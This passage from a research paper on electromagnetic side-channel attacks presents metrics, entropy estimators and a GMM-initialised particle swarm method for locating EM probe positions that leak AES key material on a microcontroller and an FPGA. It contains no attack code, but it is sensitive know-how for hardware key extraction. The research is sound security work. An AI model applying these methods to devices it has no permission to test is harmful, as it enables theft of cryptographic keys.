SCA uses physical observations $\mathbf{L}$ collected during the execution of a cryptographic algorithm on hardware or software to infer secret information [11]. In a non-profiling attack such as correlation power analysis (CPA), the adversary does not require access to a clone of the target device [11]. Instead, the adversary collects a set of leakage traces and associated plaintexts $\mathcal{D}_{\text{attack}} \doteq (\ell i, p_i) 1 \leq i \leq N_a$, where k^* denotes the fixed but unknown key. Each trace ℓ_i is a sequence of sampled physical measurements—e.g., power or EM emissions—recorded during a single cryptographic execution. We denote each leakage trace ℓ as a vector $x = [x_1, x_2, \ldots, x_T] \in \mathcal{X}^T$, where each entry x_i corresponds to a discrete-time sample and $\mathcal{X}$ denotes the space of possible sample values. A leakage model $h(p,k)$ is computed for each key hypothesis k using a power model such as Hamming weight (HW) or Hamming distance (HD), and the correlation coefficient $\rho(x, h(p,k))$ is evaluated to determine the key hypothesis that maximizes alignment with the measured traces.

The distribution of leakage traces, denoted $g_{\mathbf{L}}$, can often be modeled as a finite mixture of multivariate Gaussians [66, 67]. Let g_θ denote such a Gaussian mixture model (GMM), where for each trace $x \in \mathcal{X}^T$, $g_\theta(x) = \sum_{t=1}^{T} a_t \cdot g_{\mu_t, \Sigma_t}(x)$. Here, $\theta = (a_t, \mu_t, \Sigma_t)$ with $(1 \leq t \leq T)$ includes the mixing weights a_t (summing to 1), the component means μ_t, and covariance matrices Σ_t. This generative model captures the structure and variability in leakage traces across multiple executions and probe positions, enabling downstream information-theoretic and clustering analyses in high-dimensional spaces.

3 EM-SCA

EM SCA leverages radiation emitted by a chip during computation to extract sensitive information such as cryptographic keys. The EM radiation primarily originates from switching activity in on-chip metal layers, which carry transient signals and generate localized fields. To reduce environmental noise and improve spatial resolution, it is common to use a near-field EM probe placed close to the chip surface [36]. By systematically scanning the probe across the device, an adversary can capture spatially resolved leakage that reflects activity from specific internal components [2, 18, 72]. However, exhaustive grid-based scans are time-consuming and typically require hundreds or thousands of measurements to locate regions of interest. This limits the practicality of EM localization in real-world attack scenarios. Efficient navigation strategies that accelerate the search for high-leakage regions, without relying on golden-device fingerprinting or invasive techniques, are therefore essential.

EM probes. The choice of EM probe directly impacts the spatial resolution and signal quality in near-field EM side-channel analysis [21]. Probes vary in terms of measured field component—magnetic (H- or B-field) or electric (E-field)—as well as sensitivity, bandwidth, and footprint. Magnetic probes are commonly used to capture high-frequency emissions from switching currents in integrated circuits (ICs) and printed circuit boards (PCBs). They are typically divided into two types: B-field probes, which measure magnetic flux density via voltage induction, and H-field probes, which capture magnetic field intensity through direct coupling.

B-field probes often use multi-turn coils and are sensitive to the time derivative of the field, making them effective for detecting short, high-frequency transients. However, they are prone to integration artifacts and require precise orientation and amplifier matching. In contrast, H-field probes consist of shielded single-turn loops and produce an output voltage linearly proportional to the local field strength. They offer flatter frequency response, reduced environmental sensitivity, and are better suited for broadband EM side-channel analysis.

In practice, H-field probes are generally preferred for near-field measurements due to their robustness to ambient interference and compatibility with non-contact scanning. Their linear response and spatial precision make them particularly effective for detecting fine-grained leakage patterns from localized switching activity. This spatial dependence, however, creates a large search space for attackers. Manually locating high-leakage regions through exhaustive grid scanning is time-consuming, which motivates the need for automated probe localization strategies. In this work, we adopt H-field probes in combination with mutual information–guided particle swarm optimization to accelerate leakage discovery.

Electric field probes. Electric field (E-field) probes detect near-field voltage gradients caused by high dv/dt transitions through capacitive coupling and are typically placed in direct contact with the device under test. While they can capture useful side-channel signals, they are more susceptible to ambient noise and surface interference, and their contact-based operation limits spatial maneuverability. As a result, they are less suited than H-field probes for high-resolution, spatially resolved leakage scans. In this work, we therefore focus exclusively on H-field probes because of their non-contact operation, spatial precision, and compatibility with automated localization strategies.

Effect of probe diameter. The diameter of a magnetic probe directly influences its spatial resolution and sensitivity. Larger-diameter probes integrate emissions over a broader area, making them suitable for capturing switching activity from large circuit regions. In contrast, smaller probes provide finer spatial resolution, allowing the attacker to isolate emissions from localized sources, including passive components like resistors or capacitors. Although these components do not switch actively, they can emit unintentionally due to transient current flow or capacitive/inductive coupling from nearby activity. To accurately localize such emissions, magnetic probes with diameters in the range of 1–3mm are commonly used. Smaller probes also tend to support higher bandwidths, which is advantageous for capturing short-duration switching events and high-frequency leakage [22, 73].

4 Metrics in SCA

Side-channel evaluation often relies on multiple metrics to assess both the presence and exploitability of leakage across different stages of an attack. For EM leakage at each probe position, we employ three metrics: TVLA, CPA, and MI. While MI serves as a general-purpose indicator of statistical dependence, TVLA and CPA provide concrete metrics aligned with the capabilities and goals of a real adversary.

TVLA [9] is a standard leakage detection technique based on the Welch t-test. It determines whether two sets of side-channel traces, collected under different inputs but identical conditions, exhibit statistically significant differences. This non-specific test requires no knowledge of the intermediate values or keys and is widely used for leakage certification.

In our experiments, we collect two trace sets: one with fixed plaintext inputs and one with uniformly random inputs. Let μ_1, μ_2 denote the sample means and s_1, s_2 the standard deviations of the two populations, with n_1, n_2 traces each. The t-score is computed as:

$$t = \frac{\mu_1 - \mu_2}{\sqrt{(s_1^2/n_1) + (s_2^2/n_2)}} \tag{2}$$

A t-value exceeding ± 4.5 allows rejection of the null hypothesis with 99.999% confidence, indicating the presence of data-dependent leakage.

CPA [15,47] is used as an exploitation technique that attempts to recover the secret key. Given a leakage trace ℓ_i and a predicted leakage model $h(p_i, k)$ (typically based on Hamming weight or Hamming distance), CPA computes the Pearson correlation coefficient $\rho(k) = \text{corr}(\ell, h(p,k))$ across all key hypotheses k. The key hypothesis with the highest correlation is selected as the most likely candidate.

In our experiments, we use both Hamming weight (HW) and Hamming distance (HD) models applied to various rounds of AES-128, depending on the setup. While TVLA highlights positions with generic leakage, CPA quantifies how much of this leakage is exploitable for key recovery, providing a complementary perspective.

4.1 Mutual information

In this section, we explore MI as a fundamental metric for evaluating the information leakage in SCA. Estimating MI from observed side-channel traces allows for a model-independent assessment of how much information about the secret key is revealed by a given leakage model. We focus on two state-of-the-art MI estimation methods that are particularly relevant in the context of SCA: the Kraskov estimator (KSG) [48], which is based on k-nearest neighbors, and the Matrix-Based Rényi Entropy (MRE) estimation [1, 29, 61, 85], a kernel-based approach that leverages the spectral properties of the data. In the following, we provide the mathematical definitions of both estimators, and in the subsequent experiments, we compare their performance in terms of accuracy, noise robustness, and sample efficiency, particularly on the ASCAD dataset [12] and synthetically generated data.

Matrix-Based Rényi Entropy. When Rényi entropy is used as a generalized alternative to Shannon entropy, information-theoretic quantities can be evaluated by applying appropriate matrix functionals to normalized positive definite matrices [29, 84]. In this framework, the entropy is computed from a normalized Gram matrix $\mathbf{A}$ obtained by evaluating a kernel over all sample pairs. A kernel $\kappa : \mathcal{X} \times \mathcal{X} \to \mathbb{R}$ assigns a real-valued similarity score to two inputs drawn from the space $\mathcal{X}$. Such functions are symmetric, meaning $\kappa(x, x') = \kappa(x', x)$, and are positive definite, ensuring that for any finite set $\{x_1, \ldots, x_n\}$ the Gram matrix K satisfies $c^\top K c \geq 0$ for all $c \in \mathbb{R}^n$. A kernel is said to be infinitely divisible if $\kappa_r(x,y) = \kappa(x,y)^r$ remains positive definite for every $r > 0$, a property that guarantees closure under Hadamard powers and products [13, 84]. This property is essential when constructing multivariate entropy expressions from multiple kernel matrices. Given a Gram matrix $\mathbf{K}$, the normalized version is defined by $\mathbf{A} = \mathbf{K}/\text{tr}(\mathbf{K})$, where the trace is the sum of the diagonal entries. The eigenvalues of $\mathbf{A}$ are then inserted into a functional $\mathbf{S}_\alpha(\mathbf{A})$ to compute matrix-based Rényi entropy without performing any density estimation. Choosing $\alpha = 1.01$ produces an accurate approximation of Shannon entropy, following the analysis in [29, 84, 85]. Because the kernel implicitly defines an RKHS, the resulting matrices are positive semi-definite, ensuring non-negative eigenvalues and well-behaved entropy computations. This formulation enables information-theoretic measures to be estimated directly from samples without assuming any parametric probability model.

The joint Rényi entropy of k variables is defined as

$$J_\alpha(X_1, \cdots, X_k) = S_\alpha\left(\frac{A_1 \odot \cdots \odot A_k}{\text{tr}(A_1 \odot \cdots \odot A_k)}\right), \tag{4}$$

where each matrix $(A_z)_{ij} = \kappa_z(x_z^i, x_z^j)$ for $1 \leq z \leq k$, and $\odot$ denotes the Hadamard product. The functional used to compute Rényi entropy is

$$S_\alpha(A) = \frac{1}{1-\alpha}\log_2(\text{tr}(A^\alpha)) = \frac{1}{1-\alpha}\log_2\left(\sum_{i=1}^{n}\lambda_i(A^\alpha)\right), \tag{5}$$

where $\lambda_i(A)$ is the i^{th} eigenvalue. The normalized matrix can equivalently be expressed as $A_{ij} = K_{ij}/\left(n\sqrt{K_{ii}K_{jj}}\right)$, as used in the original matrix-based Rényi entropy formulation [28, 29]. Setting $\alpha = 1.01$ throughout these computations yields a practical and smooth approximation to Shannon entropy [28, 29, 84].

KSG estimation of MI. Unlike correlation, which assumes linearity and a known leakage model, MI captures arbitrary statistical dependence between the measured leakage ℓ and the known plaintext p. To compute MI from empirical trace data without requiring density estimation, we adopt the Kraskov–Stğbauer–Grassberger (KSG) estimator [48], a

non-parametric method based on k-nearest neighbor statistics. KSG estimates $I(X;Y)$ directly from joint samples $\{(x_i,y_i)\}_{i=1}^n$ by counting neighbors in the marginal spaces around each sample, adapting naturally to variations in local density. This makes it robust for high-dimensional, non-Gaussian, and non-uniform leakage — all common in real EM settings. We use KSG with $k=3$ throughout, which balances bias and variance well in our experiments. Because the estimator is fast, model-free, and does not require alignment or template profiles, it is ideal for fitness evaluation in PSO-based leakage localization.

MRE vs. KSG We compare the effectiveness of KSG and matrix-based Rényi entropy (MRE) estimation in SCA contexts where fast and accurate MI evaluation is needed to guide the EM probe. As a sanity check, we first apply both estimators to leakage traces from the ASCAD dataset [12], using histogram-based MI as a reference. The ASCAD fixed dataset contains side-channel traces from an 8-bit AVR μC executing a masked AES-128 implementation. Each trace captures 700 features from electromagnetic emanations aligned to a fixed time window, with all traces collected under the same encryption key [10]. While KSG is non-parametric and easy to deploy, it shows higher variance and underestimation in sparse or noisy regions. In contrast, MRE more closely matches the histogram baseline, as shown in Figure 1, indicating superior precision in leakage quantification. To test noise robustness, we construct a synthetic dataset of 700 Gaussian samples where the ground-truth MI is analytically known as $I(X;Y) = -\frac{1}{2}\log(1-\rho^2)$, with ρ the correlation coefficient. We then add increasing Gaussian noise and evaluate both estimators. As shown in Figure 2(a), MRE remains stable and tracks the true MI across noise levels, whereas KSG degrades sharply and outputs invalid negative values under high noise.

Nyström sampling The Nyström method enables fast low-rank approximation of matrices, making it suitable for large-scale or time-critical learning tasks where full matrix evaluation is infeasible [86, 87]. A key aspect of the method is how the columns are selected from the original matrix. We also evaluate computationally efficient MRE through Nyström-based kernel approximation, which accelerates MI estimation by subsampling the trace matrix. Figure 2(b) shows that reducing the number of reference points to 100 incurs minimal accuracy loss, enabling fast fitness evaluation during particle updates without full-matrix cost. In summary, MRE offers better robustness, accuracy, and scalability, making it a more practical choice for guiding probe navigation in noisy, high-dimensional EM SCA scenarios.


5 Adaptive and Model-guided EM SCA

A critical step in side-channel attacks that leverage local EM measurements is selecting an appropriate probe position to collect traces. A naive yet common strategy is to perform a grid search over the chip surface to identify the location that yields the strongest leakage signal. Several works [18, 35, 36, 39, 41, 74, 78] have sought to improve upon this brute-force approach by introducing heuristic methods that prioritize locations with higher observed leakage. However, EM traces collected over a spatial grid are often degraded by significant noise, making scan-based techniques inefficient and susceptible to false positives—particularly in regions far from the cryptographic core (e.g., AES). To address this, our framework introduces an automated method for selecting spatial sampling points, i.e., EM probe positions, by exploiting the latent structure embedded in the collected trace data. Rather than relying on exhaustive scanning or uniform random initialization, the goal is to model the spatial distribution of informative leakage and use it to guide sampling. This framework operates in two key stages: (1) identifying an initial probe placement using unsupervised modeling of trace variability, and (2) guiding subsequent probe movements to minimize the number of traces required for a successful attack. We describe these steps in detail below.

5.1 Initializing Probe Positions


EM traces collected across the chip surface capture variations in signal intensity and shape as a function of spatial proximity to active circuit regions. These spatial differences manifest as distinct clusters when the traces are projected into a lower-dimensional feature space. Despite the high dimensionality of the raw traces, the underlying activity is often governed by correlated switching patterns, implying that the data lie on a low-dimensional manifold. Repeated hardware operations, such as clock-driven transitions and structured computation (e.g., AES rounds), further induce statistical regularities across samples. The noise in EM measurements is typically additive and approximately Gaussian, making Gaussian mixture modeling well-suited to representing both the variability within each cluster and the overall distribution of signal behavior. As a result, GMMs provide a flexible and statistically grounded framework for modeling the latent structure in spatially distributed EM data cf. [66, 67]. To build the GMM-based initialization pipeline, we proceed in four steps, summarized below and then explained in detail: **Step 1.** collect 30 traces at each grid point; **Step 2.** extract local PCA features from the traces; **Step 3.** fit candidate GMMs and select the number of components using AIC together with the elbow criterion; **Step 4.** remove low-signal or outlier-dominated regions; and sample valid probe locations from the resulting model to initialize the particles.

Step 1. Initial trace collection. At each location on a grid covering the chip (device under test), 30 traces are collected in order to obtain a statistically stable estimate of the local leakage distribution, as this sample size is commonly regarded as sufficient for Gaussian approximations to become reliable under the central limit effect [63, 79]. EM traces are typically high-dimensional, but much of the variance is concentrated in a few principal components due to correlated switching behavior across time samples. By projecting the data onto



(a) KSG (b) Histogram (c) MRE

Figure 1: MI estimation on the ASCAD dataset with fixed key [10]. Each of the 50,000 traces has 700 samples. MI is computed between each sample point and the SBox output.



(a) (b)

Figure 2: (a) MI estimation for 700 synthetic Gaussian samples with noise variance matching ASCAD [10], illustrating real-world noise levels. (b) Impact of Nyström sampling on MRE with 100 samples.

a low-dimensional subspace, principal component analysis (PCA) [42] emphasizes structure related to spatial differences in leakage. Moreover, GMMs [56] are known to perform better in lower-dimensional spaces where clusters are more clearly separated, and covariance estimation is more reliable. Hence, applying PCA before fitting a GMM improves the robustness and stability of GMM fitting by avoiding overfitting to noisy or redundant dimensions. Local PCA at each measurement location makes sense in EM SCA because traces collected from the same position tend to exhibit consistent signal patterns driven by underlying hardware activity. By performing PCA locally, one can extract the dominant temporal variations that are characteristic of that specific probe position, effectively summarizing the most informative leakage behaviors observed at that location. This approach isolates spatially localized signal structures and filters out irrelevant or noisy components that may be present across all positions. Since each location captures a different perspective of the device's internal transitions, local PCA highlights these differences by compressing trace variability into a compact and interpretable representation. The resulting principal components serve as low-dimensional descriptors of spatial leakage characteristics, making them well-suited for modeling downstream.

Step 2. Extracting local PCA features. In EM SCA, the number of distinguishable leakage regions is not known a priori and may vary depending on circuit structure, probe sensitivity, and noise. In order to find a balance model fit against complexity, we fit GMMs with varying numbers of components and select the model with the lowest Akaike Information Criterion [3]. The AIC is a widely used model selection metric that balances the goodness of fit with model complexity. Lower AIC values indicate better models by penalizing those that overfit through excessive complexity, even if their likelihood is high. In EM SCA, the spatial structure of leakage patterns is not known in advance, and the goal is to discover meaningful clusters that correspond to regions with similar trace characteristics. To refine this further, the second derivative of the AIC curve is used to locate the point of maximum curvature, i.e., the "elbow," which serves as a robust heuristic for selecting the number of clusters before diminishing returns set in. This approach stabilizes the modeling process by avoiding underfitting (too few components) and overfitting (too many components), which is especially important when working with noisy EM data.

Step 3. Fitting GMM. In EM SCA, spatial locations dominated by noise can skew the generative model and lead to poor sampling or misinterpretation of leakage structure [49]. After fitting an initial GMM, the posterior probabilities allow identifying which traces are most likely explained by low-mean or low-weight components that do not represent a meaningful signal. By discarding samples with high posterior mass under these weak components and interpolating over the resulting gaps, the procedure effectively removes outliers and stabilizes the subsequent modeling step. This strategy ensures that the final GMM is trained only on signal-rich regions, improving the model's fidelity and the quality of the samples it draws.

Step 4. Sampling probe locations from GMM. In EM SCA, the spatial leakage distribution modeled by a GMM may include regions of low confidence or low density, especially in the tails of each component. Sampling from the

full GMM without constraints can produce unlikely or physically implausible locations that lie far from the core of the modeled leakage clusters. By rejecting samples whose Mahalanobis distance [16] exceeds 3 standard deviations from their component mean, the method restricts sampling to the high-probability mass of the distribution. This 3σ threshold aligns with standard statistical practice, covering 99.7% of the distribution under Gaussian assumptions cf. [63], and ensures that only confident, representative probe positions are retained for downstream use.

5.2 Creating MI Maps

At each spatial location drawn from the GMM, multiple EM traces, typically 1000's, can be collected to enable statistical characterization of the local leakage behavior via MI. Each trace $\ell \in \mathbb{R}^n$ represents a single observation comprising n time samples and is treated as a realization from an underlying multivariate distribution. To eliminate location-dependent DC offsets or scale differences, the traces are (optionally) preprocessed using z-score normalization. This step stabilizes downstream computations and ensures that kernel-based similarity measures are not biased by irrelevant global variations.

As mentioned earlier, MI provides a principled and model-agnostic measure of leakage by quantifying the full statistical dependence between observed traces and sensitive variables, rather than restricting the analysis to differences in means as in TVLA. MI captures all orders of statistical dependence and remains sensitive even when leakage manifests through subtle distributional changes rather than mean shifts. This makes MI particularly suitable for EM measurements, where noise, spatial averaging, and probe placement can significantly attenuate first-order effects. When coupled with Gaussian mixture modeling, MI becomes even more powerful, as GMMs provide a flexible yet structured approximation of complex leakage distributions arising from spatially heterogeneous and noisy measurements [50]. The GMM captures multimodality and variability in the leakage, while MI evaluates how much information about the sensitive variable is preserved through this distribution, yielding a robust and expressive leakage detection framework that goes beyond hypothesis testing and supports fine-grained spatial analysis.

To analyze the structure of EM leakage across spatial locations in a nonparametric, multivariate fashion, we adopt the matrix-based Rényi entropy framework [29, 84]. This approach computes entropy directly from a normalized Gram matrix $\mathbf{K}$, constructed using a positive definite kernel evaluated on all pairwise combinations of input traces. A key design choice in this framework is the selection of the kernel function and its bandwidth parameter σ, which strongly influence the resulting entropy estimate. While the Silverman rule-of-thumb is a common choice for setting the kernel bandwidth, it assumes unimodal Gaussian inputs and can severely underperform when applied to structured or high-dimensional leakage traces [33, 43]. In our setting, we observed that Silverman's formula often underestimates the optimal kernel size, leading to poor entropy resolution or over-smoothing. To address this, we explored alternative strategies, including the use of fixed percentile-based heuristics on pairwise distances or adaptive bandwidths derived from local trace geometry. These alternatives yielded more stable and meaningful entropy estimates across spatial regions, especially in the presence of multimodal or heavy-tailed trace distributions.

Moreover, when computing mutual information between leakage traces and discrete labels (e.g., intermediate values, Hamming weights), it is critical to define a kernel on the categorical label space. Unlike continuous variables, categorical labels lack a natural distance metric, making standard kernels inapplicable. To address this, we construct a label kernel $\mathbf{K}y = \mathbf{C}\mathbf{C}^\top$, where $\mathbf{C}$ is a class indicator matrix with normalized rows. This results in a symmetric, positive semi-definite matrix that reflects class membership similarity and ensures trace-normalization, as required by the entropy framework. This construction enables rigorous, kernel-based estimation of information-theoretic quantities between continuous-valued EM data and categorical side-channel labels.

Furthermore, to avoid the challenge of defining valid kernels over categorical labels—which can introduce bias or instability in kernel-based mutual information (MI) estimation—we adopt an approximation strategy instead. Let X denote the observed EM trace and Y the sensitive variable (e.g., a key-dependent intermediate). We assume a leakage model of the form $X = L(Y) + N$, where $L(Y)$ is a deterministic leakage function and N is additive noise independent of Y. To approximate the mutual information $I(X;Y)$, we estimate the entropy of the noise term $H(N)$ using traces collected at the four corner cells of the chip, which are assumed to predominantly capture background noise due to their distance from active cryptographic regions. We then subtract this estimated baseline from each cell's trace entropy $H(X)$ to obtain an approximate leakage map: $\widehat{I}(X;Y) \approx H(X) - \overline{H}_{\text{corners}}$. This approach leverages the spatial stationarity of background noise and avoids the pitfalls of kernel construction for discrete label spaces, yielding a stable and conservative estimate of spatial information leakage. In addition to sidestepping kernel-related issues, this approximation also avoids the need to estimate $H(X|Y)$, which is often unreliable in practice due to label imbalance or limited sample sizes in high-cardinality spaces. Finally, the method does not require any assumptions about the form of the leakage function, making it robust to unknown or nonlinear signal transformations—particularly relevant in real-world hardware implementations.

Nyström sampling for approximating $H(X)$. As discussed earlier, this method offers an efficient approximation strategy for kernel-based entropy estimation by reducing the computational burden of large Gram matrices. Rather than computing the full $n \times n$ kernel matrix, which scales quadratically with the number of traces per location, the Nyström method selects a smaller set of landmark samples, a representative subset of

the original data, that serve as reference points for constructing a low-rank approximation [86]. These landmarks effectively summarize the structure of the full dataset, allowing the method to interpolate relationships between all samples using only their similarities to the selected subset. This is particularly useful in SCA, where thousands of EM traces may be collected per spatial location, making full kernel evaluations impractical. To ensure meaningful approximation, the number of landmarks is selected based on the effective rank of the kernel matrix, which captures how much of the variance is explained by leading components. Moreover, repeated trials with random landmark selections allow quantifying the variance of entropy estimates, and the elbow point in the entropy curve (as the number of landmarks increases) can guide stopping criteria. This approach maintains fidelity to the full entropy landscape while dramatically reducing runtime and memory requirements, enabling scalable $H(X)$ estimation across spatial grids.

5.3 Navigating Probes on MI Maps

Navigating particles on the MI map makes intuitive and practical sense in the context of EM side-channel analysis. The MI landscape reflects the spatial distribution of information leakage across the chip surface. Each cell's MI value estimates how strongly that location's traces correlate with internal secret-dependent operations, thereby guiding the search toward regions of interest. In our setting, each particle represents a probe location on a spatial grid, and its fitness is the entropy (also compared with TVLA in Section 6) at that location. Particles are initialized from GMM-sampled points (compared with randomly and LHS initialization in Section 6), after which PSO updates their positions using the standard velocity and best-position rules until convergence or the maximum number of iterations is reached. By initializing particles using samples drawn from a GMM fitted to spatial trace features, the search avoids low-leakage regions and begins in areas already known to be structurally informative. One PSO iteration corresponds to evaluating the current particle locations by collecting the traces required for MI estimation at those positions and updating the personal and global best locations accordingly. Once initialized, particles can explore the MI surface using local gradients and swarm behavior to converge on global or local maxima—corresponding to optimal probe positions. This strategy combines statistical prior knowledge with data-driven optimization, allowing efficient navigation of a noisy, high-dimensional search space without exhaustive scanning.

Post-processing for maps. Entropy maps constructed from spatially distributed EM traces often contain both informative peaks and spurious fluctuations due to noise. Without proper post-processing, optimization algorithms like PSO may converge to misleading local maxima that do not reflect true leakage but rather stem from background variability or measurement artifacts. To enhance the robustness of probe placement, we apply spatial post-processing to the entropy maps. First, we compute a Laplacian-based curvature map to emphasize sharp local variations, which often indicate transitions between leaking and non-leaking regions. However, sharp curvature alone is not sufficient: high curvature can occur in flat or low-information regions. To mitigate this, we gate the curvature map using normalized entropy values, masking out curvature responses in areas where the entropy is below the median. This ensures that only entropy-rich regions are emphasized, and noisy border effects are suppressed. This enhanced MI map becomes the objective function for PSO. To further improve stability, we repeat PSO multiple times and score all outcomes using the fused map directly, selecting the point with the highest value rather than relying on clustering or frequency. This approach avoids overfitting to noisy results and provides a consistent way to identify optimal probe positions across varying map conditions.

6 Results

6.1 Experimental Setup

The experimental setup requires five major components: the EM probe, the XYZ stage, the control PC, the DUT, and the capture setup. The EM probe is a Riscure EM probe with a 1.25mm diameter. This probe has enough bandwidth for the frequency of our devices. The XYZ stage, which holds the probe, is also from Riscure; it uses Trinamic motors for all axes, and we use an open-source Python API (pytrinamic [23]) for control. The control PC controls all the other devices. The Chipwhisperer Python interface is used to control and configure the DUT, scope, and motor.

For the microcontroller (μC) experiments, the DUT is an ATXmega128D4-AU processor on the CW-lite board, similar to [18]. The design is an unmasked AES implementation provided by the device maker, Chipwhisperer (CW) [62]. Lastly, the capture uses a CW-husky, enabling synchronous measurement with the clock to reduce jitter and eliminate the need for trace alignment. The ADC sampling rate is 30x the clock speed of the μC, which is the maximum sampling frequency supported by CW-husky for the best resolution. For the experiments, we used the SCAPEgoat library, created explicitly for SCA [58]. It supports CW devices and allows handling individual datasets for organizing experiments.

We have also performed EM SCA on the CW305 FPGA board. It uses an Artix-7 FPGA running at 5 MHz for the attack. Again, CW-husky is used to capture traces at 40x the FPGA's clock speed. An FPGA is used for a specific purpose, namely, the different placement of the AES compared to an ASIC. We use multiple bitstreams for the same design, each with a different logic placement, using the Vivado placement GUI. Additionally, experiments on an FPGA exhibit different EM characteristics compared to those on a μC, due to differences in logic type, transistor sizes, architecture, power profile, and packaging. A μC implements logic using standard cells and a specific routing design, whereas an FPGA

uses slices, which consist of LUTs, FFs, and a switch box for routing. This variation in architecture, sizes, and power profiles across devices leads to different current consumption in a given region of the chip. Especially in FPGA, changing the design's location changes the routing, which affects EM radiation [19]. Lastly, we show all attacks as completely non-invasive by keeping the packaging intact, which adds significant noise due to the distance from the die [74]. All of these parameters lead to different signal quality across devices and implementations, as shown in the results section.

In both setups, the chip is divided into an 11x11 grid for EM analysis. For each location, 1,000 traces are collected for both random and fixed plaintext, enabling the generation of TVLA maps. From these datasets, random ones are used for MI and CPA computation. The TVLA and MI results (approximated as discussed in Section 5.2) are used to run our PSO algorithm to find optimal locations. For FPGAs, noise is higher, resulting in poor CPA performance, so we have employed averaging as a noise-reduction technique. Therefore, to calculate CPA, 10 traces are collected for each plaintext in the FPGA scenario and then averaged. We want to stress that, for TVLA and MI, averaging is not necessary, as the locations with leakage remain similar with or without it. Next, the EM SCA results on the μC will be discussed.


6.2 Microcontroller Results

The μC results use the standard AES attack model, i.e., the output of the S-box for round 0. In a μC, AES computations occur in the ALU, and sensitive values are stored in registers. The computation is serialized and uses the same ALU and register bank for each byte. As all byte processing occurs at the exact location (the ALU/register bank), once the area is identified, all bytes can be extracted from it. As we will see in the next section, this is important compared to other architectures. The goal of EM analysis is to identify leaking locations on a chip, and it is typically performed using a full-grid attack, especially when the packaging is not removed, and no information about the die placement is available to the attacker [35]. The goal of our PSO-based localization is to identify the chip location with the highest leakage faster than the grid-based approach. We use two different leakage detection methods: TVLA and MI for this purpose. Figure 3-4 shows the maps for both TVLA and MI for the μC implementation, respectively. Note that this map has been generated using an exhaustive search for representation purposes and that a real attacker does not need this map to use PSO. As seen in the maps, the leakage points are clearly visible. For demonstration purposes, we apply PSO to these maps; however, in a real application, PSO governs trace collection and location selection from the outset. The results for the PSO are provided in Table 1 for swarm sizes 3 and 5. "Max traces" denotes the number of traces needed to identify a location in the worst-performing run among 10 PSO executions, and we use this worst case consistently for all comparisons. The "CPA trace" column indicates whether CPA is possible at the selected location; if so, we report the number of traces at which the threshold is crossed permanently, and otherwise report N/A. The "Training Traces" column gives the number of traces used to fit the 